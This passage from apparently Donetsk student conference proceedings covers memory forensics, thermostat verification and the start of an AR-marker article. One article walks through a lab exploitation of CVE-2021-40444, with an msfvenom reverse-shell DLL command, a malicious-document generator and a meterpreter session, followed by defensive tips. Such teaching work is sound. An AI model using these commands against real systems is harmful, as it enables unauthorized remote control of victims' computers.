Видно, что были запущены драйвера, системные процессы, консоль, браузер Internet Explorer. Дальнейшие шаги зависят от того, какие процессы могут дать необходимую информацию. Раз запущен браузер, посмотрим историю поиска.

История браузера. Будем использовать готовый плагин Volatility – iehistory для получения истории именно Internet Explorer (рис.3).

```
n@n-virtual-machine:~$ volatility -f '/home/n/Desktop/challenge.vmem' -f challenge.vmem --profile Win10x64_18362 iehistory
Volatility Foundation Volatility Framework 2.6.1
```

Рисунок 3 Выполнение команды iehistory

Однако при запуске утилиты она работала более 5 минут и не выдала никаких результатов. Это не нормальное поведение для Volatility, значит таким образом получить информацию не удастся.

Список команд в консоли. Посмотрим команды, запущенные в консоли на момент снятия дампа. Список, доступных команд volatility можно найти на сайте Volatility foundation [2]. Для вывода команд, запущенных в консоли используем cmdscan (рис.4).

```
n@n-virtual-machine:~$ volatility -f '/home/n/Desktop/challenge.vmem' --profile Win10x6_18362 cmdscan
Volatility Foundation Volatility Framework 2.6.1
```

Рисунок 4 Выполнение команды cmdscan

Однако и здесь никакой информации не получилось достать.

Дамп процесса. Снова проверим все процессы, которые фигурируют у нас в этом дампе. Тут можно заметить mstsc.exe — Microsoft Terminal Services Client (RDP-клиент). Службы удалённого рабочего стола (RDS), известные как службы терминалов один из компонентов Microsoft Windows Server, позволяют пользователю управлять удалённым компьютером или виртуальной машиной по сетевому соединению. Для того, чтобы выделить (сдампить) этот процесс, найдем его идентификатор PID. Для этого в выводе команды pslist с помощью регулярных выражений поищем все, что связано с mstsc.exe (рис.5) [4].

```
n@n-virtual-machine:~$ volatility -f '/home/n/Desktop/challenge.vmem' --profile Win10x64_18362 pslist | grep mstsc.exe
Volatility Foundation Volatility Framework 2.6.1
0xfffffe00d9af57080 mstsc.exe 6484 3904 27 0 1 0 2021-01-18 13:50:54 UTC+0000
```

Рисунок 5 Сканирование процесса mstsc.exe.

Номер процесса — 6484, значит теперь можно «сдампить» процесс по идентификатору [4]. Для этого воспользуемся утилитой memdump (рис.6).

```
n@n-virtual-machine:~$ volatility -f '/home/n/Desktop/challenge.vmem' --profile Win10x64_18362 memdump -p 6484 -D '/home/n/Desktop/123'
Volatility Foundation Volatility Framework 2.6.1
*****
Writing mstsc.exe [ 6484] to 6484.dmp
```

Рисунок 6 Снимаем дамп процесса утилитой memdump.

Извлечение картинок из дампа памяти. Протокол удалённого рабочего стола предусматривает передачу изображения по кадрам в виде сжатых битовых карт, которые распаковываются и отображаются, и в это время хранятся в оперативной памяти. Итак, mstsc.exe получает картинку, которую хранит в оперативной памяти. Благодаря этой особенности можно попробовать извлечь картинку из этого дампа процесса. Воспользуемся графическим редактором GIMP [5]. Откроем полученный дамп процесса как Raw Image Data (необработанные данные) и начнем просматривать. Замечаем картинку, которая похожа на кусок рабочего стола Windows, прокрутим еще немного и скорректируем длину и ширину (рис.7).




Рисунок 7 Подбираем смещение и получаем флаг.

Получили изображение флага.

Выводы. В ходе работы рассмотрены основные возможности и приемы анализа дампов оперативной памяти при помощи утилиты Volatility. На примере извлечения информации из процесса, отвечающего за демонстрацию рабочего стола показаны возможности получить требуемое изображение. Для успешного анализа необходимо знание особенностей различных операционных систем, информации, которая связана с тем или иным процессом.

Результаты данной работы могут быть использованы специалистами компьютерной криминалистики, системными администраторами студентами в рамках курса «Основы информационной безопасности».

СПИСОК ЛИТЕРАТУРЫ

1. Ссылка на скачивание Volatility. [Электронный ресурс] – Режим доступа - /URL: <https://github.com/volatilityfoundation/volatility/wiki/Installation> (дата обращения 07.02.2022).
2. Volatility foundation [Электронный ресурс] – Режим доступа - /URL: <https://github.com/volatilityfoundation/volatility/wiki/Command-Reference> (дата обращения 07.02.2022).
3. Анализ дампа памяти с помощью Volatility. [Электронный ресурс] – Режим доступа – URL: <https://spy-soft.net/ram-dump-forensic-analysis/>(дата обращения 07.02.2022)
4. Volatility. [Электронный ресурс] – Режим доступа – URL: <https://blog.pentesteracademy.com/analyzing-memory-dump-with-volatility-302f30917713>(дата обращения 07.02.2022)
5. GIMP. [Электронный ресурс] – Режим доступа – URL: <https://www.gimp.org/>(дата обращения 07.02.2022)

MEMORY DUMP ANALYSIS

Annotation: The work is devoted to the analysis of RAM, when we had physical access to the computer and managed to make a copy of the RAM. It can be used to determine what processes occurred during this session.

Keywords: memory dump, Volatility.

Bogdan Bodin

Scientific adviser: Babicheva M.V., senior Lecturer, Department of Radiophysics and Information Security of Donetsk National University.

Email: bogdanbodin@gmail.com

УДК 004.056

ЗАЩИТА ПК ОТ НЕСАНКЦИОНИРОВАННОГО УДАЛЕННОГО ДОСТУПА

Воробьев В. В.
Научный руководитель Бабичева М.В., ст. преподаватель
ГОУ ВПО «ДОННУ»

Аннотация: работа посвящена методам обнаружения и дальнейшей защите ПК от несанкционированного удаленного или локального доступа; рассмотрены существующие решения для обеспечения безопасности и целостности систем в современных реалиях.

Ключевые слова: защита от несанкционированного удаленного доступа, вирусология, компрометация систем.

Эксплуатация удаленного доступа злоумышленниками. Программы удаленного доступа могут использоваться не только для удаленного администрирования и проведения технических работ, но также и злоумышленниками для достижения своих целей. Если злоумышленник сможет получить доступ к скомпрометированной системе, то данные конечного пользователя могут быть под угрозой.

Даже легитимные приложения могут быть использованы в качестве зловредных, если изменить некоторые файлы. Так, программа TeamViewer могла использоваться в скрытном режиме и со стандартным паролем для удаленного подключения к пользователю без его ведома. За счет поставки программы вместе с конфигурационным файлом и с модифицированной msimg32.dll системной библиотекой, которая лежит рядом с программой можно обойти загрузку изначальной библиотеки и перехватить вызовы системных API для дальнейшего скрытия самой программы и установки стандартного пароля подключения к скомпрометированной системе [1].

Постановка задачи. В работе рассмотрен вариант компрометации системы с помощью удаленной эксплуатации уязвимости системной библиотеки mshtml.dll [2].

Будем считать полезной нагрузкой конечный файл, который должен запустить пользователь. В качестве доставки и открытия полезной нагрузки будут использованы несколько популярных приложений для ОС Windows, такие как MS Word или MS PowerPoint [3]. Для создания полезной нагрузки можно использовать дистрибутив Kali Linux со встроенной утилитой metasploit. Будем эксплуатировать CVE-2021-40444 уязвимость, которая стала известна еще осенью 2021 года [4].

Создание полезной нагрузки. CVE-2021-40444 представляет собой использование уязвимости в движке браузера Internet Explorer, который часто используется такими программами, как MS Word или MS PowerPoint. Для осуществления атаки не будут использоваться макросы. За счет того, что в документ могут внедряться удаленные объекты, программа будет их загружать и в этот момент будет вступать в действие системная библиотека mshtml.dll, которая как раз-таки и является уязвимой. Обычно документы Microsoft Office, полученные из интернета, открываются в защищенном режиме (Protected View) или через Application Guard for Office. Обе эти технологии могут предотвратить атаку. Однако пользователи часто, не задумываясь, нажимают на кнопку Enable Editing — и тем самым отключают защитные механизмы Microsoft. Во время обращения к удаленному объекту происходит запуск Java Script кода, который пытается поэксплуатировать уязвимость и загрузить бинарные файлы на сторону клиента, которые могут как являться дополнительной полезной нагрузкой, так и конечными файлами для компрометации системы. Для эксплуатации

уязвимости используем Metasploit Framework. Сначала необходимо создать слушателя через msfconsole (рис.1).

```

root@kali: ~
File Actions Edit View Help

:00000000.MMMMMMMMMM:0:MMMMMMMMMM,000000001
:00000000.MMM.,MMMMMMMMMMMMMM,MMM,00000000.
c0000000.MMM.00c,MMMMM`o00.MMM,0000000c
o000000.MMM.0000.MMM:0000.MMM,000000o
l00000.MMM.0000.MMM:0000.MMM,00000l
;0000.MMM.0000.MMM:0000.MMM,0000;
.d00o WM.0000occcX0000 MX`x00d.
,kol`M.0000000000000.M`d0k,
:kk;.00000000000000;.0k:
;k0000000000000000k:
,x000000000000x,
.l0000000l.
.d0d,
.

-[ metasploit v6.1.5-dev ]
+ -- --[ 2163 exploits - 1147 auxiliary - 367 post ]
+ -- --[ 592 payloads - 45 encoders - 10 nops ]
+ -- --[ 8 evasion ]

Metasploit tip: You can upgrade a shell to a Meterpreter
session on many platforms using sessions -u
<session_id>

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
    
```

Рисунок 1. Создание слушателя во фреймворке metasploit

А полезную нагрузку мы можем создать через msfvenom, которая просто будет создавать файл dll для обратного подключения, после запуска которого целевой компьютер будет пытаться подключиться к компьютеру атакующего (рис.2).

```

(root@kali)~[~/Desktop]
# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.112.159 lport=444 -f dll > /root/Desktop/download_file/1/CVE-2021-40444/test/shells.dll
    
```

Рисунок 2 Создание dll для обратного подключения

После чего нужно создать документ, который будет эксплуатировать уязвимость в системной библиотеке и запускать dll файл. Он генерируется скриптом exploit.py (рис.3).

```

(root@kali)~[~/Desktop/download_file/1/CVE-2021-40444]
# python3 exploit.py generate test/shells.dll http://192.168.112.159
Completing `script argument' or `file'
    
```

Рисунок 3 Создание вредоносного документа

Возможности доставки файла на целевую систему не рассматриваются в данной статье. Это в основном методы социальной инженерии. Подойдет любой сценарий, при котором пользователю нужно открыть в браузере ваш doc файл, после чего будет запущена полезная нагрузка. После открытия вредоносного документа Word открывается сессия meterpreter (рис. 4).

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.112.159
lhost => 192.168.112.159
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.112.159:4444
[*] Sending stage (175174 bytes) to 192.168.112.144
[*] Meterpreter session 1 opened (192.168.112.159:4444 → 192.168.112.144:6322) at 2021-09-18 19:11:22 -0400

meterpreter > |
```

Рисунок 4 После открытия вредоносного документа на стороне пользователя открывается сессия meterpreter для удаленного управления ПК.

Это лишь один из многих возможных сценариев получения несанкционированного доступа к удаленной системе.

Защита от получения несанкционированного доступа. В качестве защиты рассмотрим программы и методы, которые помогут отследить подобную активность.

- 1) Важно следить за теми файлами, которые скачиваются из интернета, даже если они были скачаны с доверенного ресурса. Сам ресурс мог быть скомпрометирован с дальнейшей целью эксплуатации уязвимости.
 - 2) Своевременно обновлять антивирусные базы.
 - 3) Обращать внимание на подозрительную активность системы, такую как: новые программы в автозагрузке или же подозрительные действия в системе.
 - 4) Проверить свою систему с помощью таких программ как AnVir, Process Monitor.
- AnVir Task Manager - позволяет следить за тем какие службы и процессы запущены, а также следить за системным журналом и отображать потенциальные риски для файлов или программ, которые могут работать в системе (рис.5).




Рисунок 5 Интерфейс программы AnVir Task Manager

Process Monitor - программа позволяет отслеживать вызовы, создание, открытие и закрытие процессов, их соединения и многое другое (рис. 6).

Также можно проанализировать любой, даже защищенный трафик системы с помощью комплексных программ по типу Wireshark.

Time	Process Name	PID	Operation	Path	Result
10:02	rundll32.exe	8552	Thread Create		SUCCESS
10:02	rundll32.exe	8552	Thread Create		SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\rundll32.exe	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\ntldr.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\KernelBase.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\user32.dll	SUCCESS
10:02	rundll32.exe	8552	Thread Create		SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\combase.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\user32.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\user32.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\user32.dll	SUCCESS
10:02	rundll32.exe	8552	Thread Create		SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\SHCore.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\imagehlp.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\ole32.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\cfgmgr32.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\windows.storage.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\advapi32.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\sechost.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\ahwaps.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\gdi32.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\gdi32.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\user32.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\user32.dll	SUCCESS
10:02	rundll32.exe	8552	Thread Create		SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\kernel.appcore.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\powerprof.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\profapi.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\win32.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\uxtheme.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\mscfe.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\oleaut32.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Program Files\Common Files\microsoft shared\ink\tpotf.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\dwmsapi.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\apphelp.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Users\Maxim\Downloads\AppData\Local\Temp\championship.inf	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\ole32.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\ole32.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\cryptsp.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\ole32.dll	SUCCESS
10:02	rundll32.exe	8552	Thread Create		SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\cryptsp.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\user32.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\crypt.dll	SUCCESS
10:02	rundll32.exe	8552	Load Image	C:\Windows\System32\cryptbase.dll	SUCCESS

Рисунок 6 Process Monitor отслеживает системные вызовы

Выводы. В ходе работы был воссоздан и проанализирован эксплойт для получения удаленного доступа к ПК под управлением ОС Windows, а также рассмотрены некоторые из способов защиты. Хотя Microsoft выпустила обновление, закрывающее данную уязвимость, уязвимости, позволяющие удаленно выполнять вредоносный код, могут быть найдены и в других библиотеках системного софта.

Результаты данной работы могут быть внедрены в учебный процесс в курсах «Основы информационной безопасности», «Защита операционных систем», «Аппаратно-программные средства защиты информации».

СПИСОК ЛИТЕРАТУРЫ

1. Раскрытие учетных данных Windows в TeamViewer . [Электронный ресурс] – Режим доступа - <https://www.securitylab.ru/vulnerability/510963.php> (дата обращения 03.02.2022).
2. Уязвимость в Internet Explorer угрожает пользователям Microsoft Office. [Электронный ресурс] – Режим доступа – <https://www.kaspersky.ru/blog/cve-2021-40444-vulnerability-mshtml/31439/> (дата обращения 03.02.2022).
3. Атаки через документы Microsoft Office. [Электронный ресурс] – Режим доступа – <https://habr.com/ru/company/ruvds/news/t/576994/> (дата обращения 03.02.2022).
4. CVE-2021-40444. [Электронный ресурс] – Режим доступа – <https://github.com/klezVirus/CVE-2021-40444> (дата обращения 03.02.2022).

PROTECTION PC FROM UNAUTHORIZED REMOTE ACCESS

Annotation: the work is devoted to methods for detecting and further protecting PC from unauthorized remote or local access; the existing solutions for ensuring the security and integrity of systems in modern realities are considered.

Key words: protection against unauthorized remote access, virology, system compromise.

Vorobyov V.V.

Scientific adviser: Babicheva M.V., senior Lecturer, Department of Radiophysics and Infocommunication

Email: vorobyov-2000@bk.ru

УДК 006.86

ОСОБЕННОСТИ ПОВЕРКИ ЛАБОРАТОРНЫХ ТЕРМОСТАТОВ

Гришина А.А.

*Научный руководитель: Пометун Е.Д., старший преподаватель,
Лебедев В.Н., старший преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация: В статье приведены особенности выполнения поверки жидкостного термостата на примере ТЛ – 04. Изложены результаты проверки неоднородности температурного поля в рабочем объеме термостата.

Ключевые слова: термостат, поверка, непосредственного сличения.

Введение.

Поверка средств измерений – это деятельность по установлению пригодности средств измерительной техники, на которые распространяется государственный метрологический надзор. Целью выполнения поверки является определение соответствия метрологических характеристик средства измерения его регламентированным значениям и пригодности к применению их по прямому назначению.

При испытаниях средств измерений выполняется определение метрологических и технических характеристик средства измерений, включая показатели точности, выраженных в единицах величин, допущенных к применению в РФ или ДНР, а так же разработка или выбор методики поверки и ее опробование. По результатам испытаний разрабатывают описание типа средства измерений, утверждают методику поверки, оформляется акт испытаний средства измерений в целях утверждения типа. В метрологической практике неоднозначным является выбор способа установления пригодности и определения его метрологических характеристик термостатов лабораторных. В статье рассмотрены особенности выполнения поверки термостата.

Основная часть.

Рассмотренный в статье термостат ТЛ – 04 может использоваться в двух модификациях рабочего теплоносителя: твердотельный и жидкостный. Термостаты твердотельные предназначены для равномерного нагрева, охлаждения и поддержания установленной температуры в блоке, имеющем специальные гнезда для определённого размера пробирок. В режиме твердотельного термостата необходимо выполнять его метрологическую аттестацию, т.к. в этом режиме работы он является испытательным оборудованием, а не средством измерения.

В соответствии с ГОСТ 8.461-2009 «термостат - устройство, предназначенное для воспроизведения и поддержания заданной температуры в определенном объеме с нормированной однородностью в пространстве и стабильностью во времени при поверке, калибровке и градуировке средств измерений температуры погружного типа методом сравнения с эталонным термометром». Несмотря на то, что при поверке методом непосредственного сличения термостаты представляют собой техническое устройство для воспроизведения условий испытаний, однако, ГОСТ 8.461-2009 требует «...использовать жидкостные термостаты, имеющие действующее свидетельство о поверке...», что однозначно причисляет их к средствам измерений [1].

Термостаты могут квалифицироваться как средства измерения и подлежат поверке в случае, если в описании типа для них указаны конкретные значения метрологических характеристик, таких как погрешность установления температуры, нестабильность,

температурный градиент в рабочем объеме. Стандарта на методику поверки термостатов не существует [2].

Принцип поверки заключается в определении температуры в термостате с помощью образцового СИ при нескольких значениях температур внутри рабочего диапазона и на концах диапазона. Кроме того при 2-3 значениях определяется нестабильность температуры в термостате и измеряется перепад температуры в рабочем объеме. Все эти данные должны приводиться в свидетельстве о поверке термостата, т.к. они в дальнейшем будут использованы лабораторией при расчете расширенной неопределенности поверки. Если в свидетельстве о поверке не указаны конкретные значения, полученные в процессе поверки, то для расчета неопределенности поверки берутся предельно допустимые значения из описания типа прибора.

При поверке методом непосредственного сличения значение температуры поверяемого СИ сравнивают со значением температуры, измеренным эталонным термометром в термостате [3]. В этом случае эталонный термометр хранит и воспроизводит значение температуры с нормированной точностью, а термостат — это устройство для воспроизведения и поддержания температуры в определенном объеме с нормированной однородностью в пространстве и стабильностью во времени.

Равномерность температуры в рабочем объеме термостата зависит от вязкости термостатирующей жидкости. Чем выше вязкость термостатирующей жидкости, тем хуже осуществляется её перемешивание и, следовательно, сильнее проявляется неравномерность температурного поля. Вязкость термостатирующих жидкостей возрастает с понижением температуры. В поверяемом термостате в качестве термостатирующей жидкости используется глицерин. Зависимость динамической вязкости от температуры жидкости приведена на рисунке 1. Т.к., наибольшая вязкость глицерина в диапазоне регулирования температуры термостата находится при 20°C, то проверку неравномерности температуры в рабочем объеме термостата необходимо проводить при минимальной температуре в диапазоне регулирования.

Определение неоднородности температурного поля в рабочем объеме термостата выполнялось следующим образом. В центре рабочей ванны термостата были установлены два электронных термометра типа DS18B20. Данный термометр имеет погрешность $\pm 0,1^\circ\text{C}$. Далее с помощью блока установления значения температуры и задано минимальное значение температуры из диапазона регулирования, равное 25°C. После стабилизации установленной температуры выполнялась регистрация результатов измерений температуры с помощью двух термометров.




Рисунок 1 – Зависимость динамической вязкости глицерина от температуры

Запись измеренных значений производилась в течение 5 мин и далее выполнялась статистическая обработка полученных массивов (определение среднего арифметического значения). После обработки записанного массива определялась разность средних значений результатов измерения двух термометров в центре рабочей камеры.

Далее один из датчиков температуры был перемещен по вертикали вверх в следующую ячейку, а другой, соответственно, в нижнюю ячейку. Запись и обработка полученных массивов выполнялась аналогично регистрации в центре теплоносителя термостата.

Расчет неоднородности распределения температуры определялась как разность температур в двух ячейках относительно центра по формуле:

$$\Delta t_{1,2} = (t_{cp,1} - t_{cp,2}) - (t_{cp,1ц} - t_{cp,2ц}), \quad (1)$$

где: $(t_{cp,1} - t_{cp,2})$ – разность средних значений результатов измерений двух термометров, смещенных относительно друг друга по вертикали, $(t_{cp,1ц} - t_{cp,2ц})$ – разность средних значений результатов измерения двух термометров в центре рабочей камеры.

На втором этапе два термометра были установлены заново в центральных ячейках рабочего теплоносителя и затем разнесены по горизонтали в следующие ячейки. Регистрация и статистическая обработка массива данных, полученного при смещении термометров относительно друг друга по горизонтали выполнялась аналогично как и при смещении их по вертикали. Неравномерность распределения температуры в двух точках, разнесенных по горизонтали рассчитывалась по формуле (1), где $(t_{cp,1} - t_{cp,2})$ – разность средних значений результатов измерений двух термометров, смещенных относительно друг друга по горизонтали.

Результаты проверки неоднородности температурного поля в рабочем объеме термостата представлены в таблице 1.

Таблица 1. Результаты проверки неоднородности температурного поля в рабочем объеме термостата

№ п.п. (ячейки)	Показания ЭТС в центре рабочей ванны, °С		Показания ЭТС, смещенных по вертикали, °С		Показания ЭТС, смещенных по горизонтали, °С	
	t _{1ц}	t _{2ц}	t ₁	t ₂	t ₁	t ₂
1	25	25	25,1	25	25,1	25
2	25	25	25	25,1	25	25,1
3	25	25	25	25,1	25	25,1
Среднее значение	t _{cp,1ц} =25	t _{cp,2ц} =25	t _{cp,1} =25,03	t _{cp,2} =25,07	t _{cp,1} =25,03	t _{cp,2} =25,07
Разность показаний	$\Delta t_{ц} = t_{cp,1ц} - t_{cp,2ц} = 0$		$\Delta t_{1,2} = t_{cp,1} - t_{cp,2} = -0,03$		$\Delta t_{1,2} = t_{cp,1} - t_{cp,2} = -0,03$	
Разность температур			$\Delta t_{1,2} - \Delta t_{ц} = -0,03$		$\Delta t_{1,2} - \Delta t_{ц} = -0,03$	

Результаты поверки неравномерности температуры в рабочем объеме термостата считаются положительными, если значения разностей средних значений результатов измерений двух термометров, разносимых в трех взаимно-перпендикулярных направлениях, не превышают значений, указанных в технической документации. Для

данного типа термостата неравномерность температуры составляет $\pm 0,2^{\circ}\text{C}$. Результаты проверки неоднородности температурного поля в рабочей объеме термостата не превышают значения, равного $\pm 0,1^{\circ}\text{C}$.

Вывод.

Принцип поверки термостатов данного типа заключается в определении температуры в термостате с помощью образцового СИ при нескольких значениях температур внутри рабочего диапазона и на концах диапазона. Кроме того при 2-3 значениях определяется нестабильность температуры в термостате и измеряется перепад температуры в рабочем объеме.

СПИСОК ЛИТЕРАТУРЫ

1. ГОСТ 8.461-2009 Государственная система обеспечения единства измерений (ГСИ). Термопреобразователи сопротивления из платины, меди и никеля.
2. Приказ Минпромторга России (Министерство промышленности и торговли РФ) от 31 июля 2020 г. №2510 "Об утверждении порядка проведения поверки средств измерений, требований к знаку поверки и содержанию свидетельства о поверке"
3. РМГ 51-2002. Рекомендации по межгосударственной стандартизации. Государственная система обеспечения единства измерений. Документы на методики поверки средств измерений. Основные положения

FEATURES OF VERIFICATION OF LABORATORY THERMOSTATS

Abstract: The article presents the features of the verification of a liquid thermostat using the example of TL - 04. The results of checking the inhomogeneity of the temperature field in the working volume of the thermostat are presented.

Key words: thermostat, verification, direct comparison.

Grishina A.A.

Scientific advisers: Pometun E.D. senior lecturer,
Lebedev V. N., senior lecturer.

E-Mail: nastia.grishina.2013@mail.ru
e.pometun@donnu.ru

УДК 003.628

МЕХАНИЗМ ГЕНЕРАЦИИ МАРКЕРОВ ДЛЯ СИСТЕМЫ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ

Гукай А.Е., Сокольева Е.С.

*Научный руководитель: Аверин Г.В. д.т.н., профессор
ГОУ ВПО «ДОННУ»*

Аннотация. Дополненная реальность (AR) в настоящее время имеет высокую перспективу развития. В данной статье рассмотрены способы создания двумерных графических маркеров на основе данных, введенных пользователем. Для алгоритма хеширования применяются два подхода: MD5 или CRC64. Также разработаны два графических представления для полученных хеш-сумм.

Ключевые слова: маркер, дополненная реальность, кодирование информации.

Вступление. На текущий момент можно найти достаточно много различных определений того, что такое понятие «дополненная реальность». Этот термин был предложен в 1990 году Томом Коделом — исследователем, работавшим на корпорацию Boeing. В 1994 году Пол Милгрэм и Фумио Кисино предложили описание Континуум

Виртуальность-Реальность (англ. Milgram's Reality-Virtuality Continuum) — восприятие пространства между физической реальностью и виртуальной средой, между которыми расположены механизмы дополненной реальности (ближе к реальности) и дополненной виртуальности (ближе к виртуальности). Исследователь Рональд Азума в 1997 году дал более простое определение термину дополненной реальности, определив её как систему, которая совмещает виртуальное и реальное, взаимодействует в реальном времени с реальными элементами и располагается в трехмерном пространстве [1].

